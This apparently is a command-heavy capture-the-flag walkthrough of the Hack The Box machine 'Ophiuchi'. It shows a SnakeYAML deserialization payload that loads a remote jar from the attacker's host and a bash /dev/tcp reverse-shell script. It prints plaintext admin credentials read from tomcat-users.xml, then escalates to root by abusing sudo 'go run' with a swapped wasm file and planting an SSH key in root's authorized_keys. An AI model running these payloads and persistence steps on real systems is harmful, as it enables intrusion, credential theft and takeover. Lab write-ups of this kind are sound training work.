


<http://10.10.10.227:8080/>




┌──(root💀kali)-[/home/kali/Downloads]

└─# echo "10.10.10.227 ophiuchi.htb" >> /etc/hosts



┌──(root💀kali)-[/home/kali/Downloads]

└─# git clone <https://github.com/artsploit/yaml-payload>



┌──(root💀kali)-[/home/kali/Downloads/yaml-payload]

└─# cat rev.sh


#!/bin/sh

bash -i >& /dev/tcp/10.10.14.16/8888 0>&1




┌──(root💀kali)-[/home/kali/Downloads/yaml-payload/src]

└─# gedit artsploit/AwesomeScriptEngineFactory.java



root@osboxes:~/Downloads/yaml-payload# javac src/artsploit/AwesomeScriptEngineFactory.java

root@osboxes:~/Downloads/yaml-payload# jar -cvf yaml-payload.jar -C src/ .







Now we go to browser


!!javax.script.ScriptEngineManager [


!!java.net.URLClassLoader [[


!!java.net.URL ["http://10.10.14.16/yaml-payload.jar"]

]]

]








tomcat@ophiuchi:/$ cd /opt


tomcat@ophiuchi:/opt$ ls –lrt




tomcat@ophiuchi:/opt$ cd tomcat

tomcat@ophiuchi:~$ ls –lrt

tomcat@ophiuchi:~$ cd conf



tomcat@ophiuchi:~/conf$ ls –lrt



tomcat@ophiuchi:~/conf$ cat tomcat-users.xml





So here

Username: admin

Password: whythereisalimit


root@osboxes:~/Downloads/yaml-payload# ssh [admin@10.10.10.227](mailto:admin@10.10.10.227)





admin@ophiuchi:~$ sudo –l

admin@ophiuchi:~$ cat /opt/wasm-functions/index.go



admin@ophiuchi:~$ cd /tmp

admin@ophiuchi:/tmp$ mkdir work && cd work

admin@ophiuchi:/tmp/work$ cp /opt/wasm-functions/main.wasm ./

admin@ophiuchi:/tmp/work$ sudo /usr/bin/go run /opt/wasm-functions/index.go




root@osboxes:~/Downloads/yaml-payload# nc -lvnp 1234 > main.wasm




admin@ophiuchi:/tmp/work$ cat main.wasm | nc 10.10.14.16 1234



<https://webassembly.github.io/wabt/demo/wasm2wat/index.html>




<https://webassembly.github.io/wabt/demo/wat2wasm/index.html>




root@osboxes:~/Downloads# cp test.wasm main.wasm




root@osboxes:~/Downloads# scp main.wasm [admin@ophiuchi.htb:/tmp/work](mailto:admin@ophiuchi.htb:/tmp/work)



root@osboxes:~/Downloads# ssh-keygen



echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDvqChvcSz6rYFdxAqmgvFzTF5f6XYM05Gg21FzfiuU7MyUNj4Ak2FyxbtKZv01YoD91EetadIbhc/6pRS7Bu37j8lxsV1NjdaKewvsw0JCHfzqqghdYeNC0zHLZBrlfdb6AGGUMgYc3zTK/7mSc2X5vwRtcIMKYgwBB7x5JWH/b2t0SbVSpQRzPYpE4RwA/coPsbzY1BIJjuLk/Pv39M04WiDbG3nKVMmP+RyozKPwzp2C2FMjBXCfj7lPe/0NHb2Qr1F5XCwHoEzAVE0uGXvjyLtyKMJlMbagJO63NG5WCFUonwfF7UpOeZR43VdxzG2lT4XfwxawOMMcJPJAoluF root@osboxes" > /root/.ssh/authorized\_keys



admin@ophiuchi:/tmp/work$ sudo -u root /usr/bin/go run /opt/wasm-functions/index.go



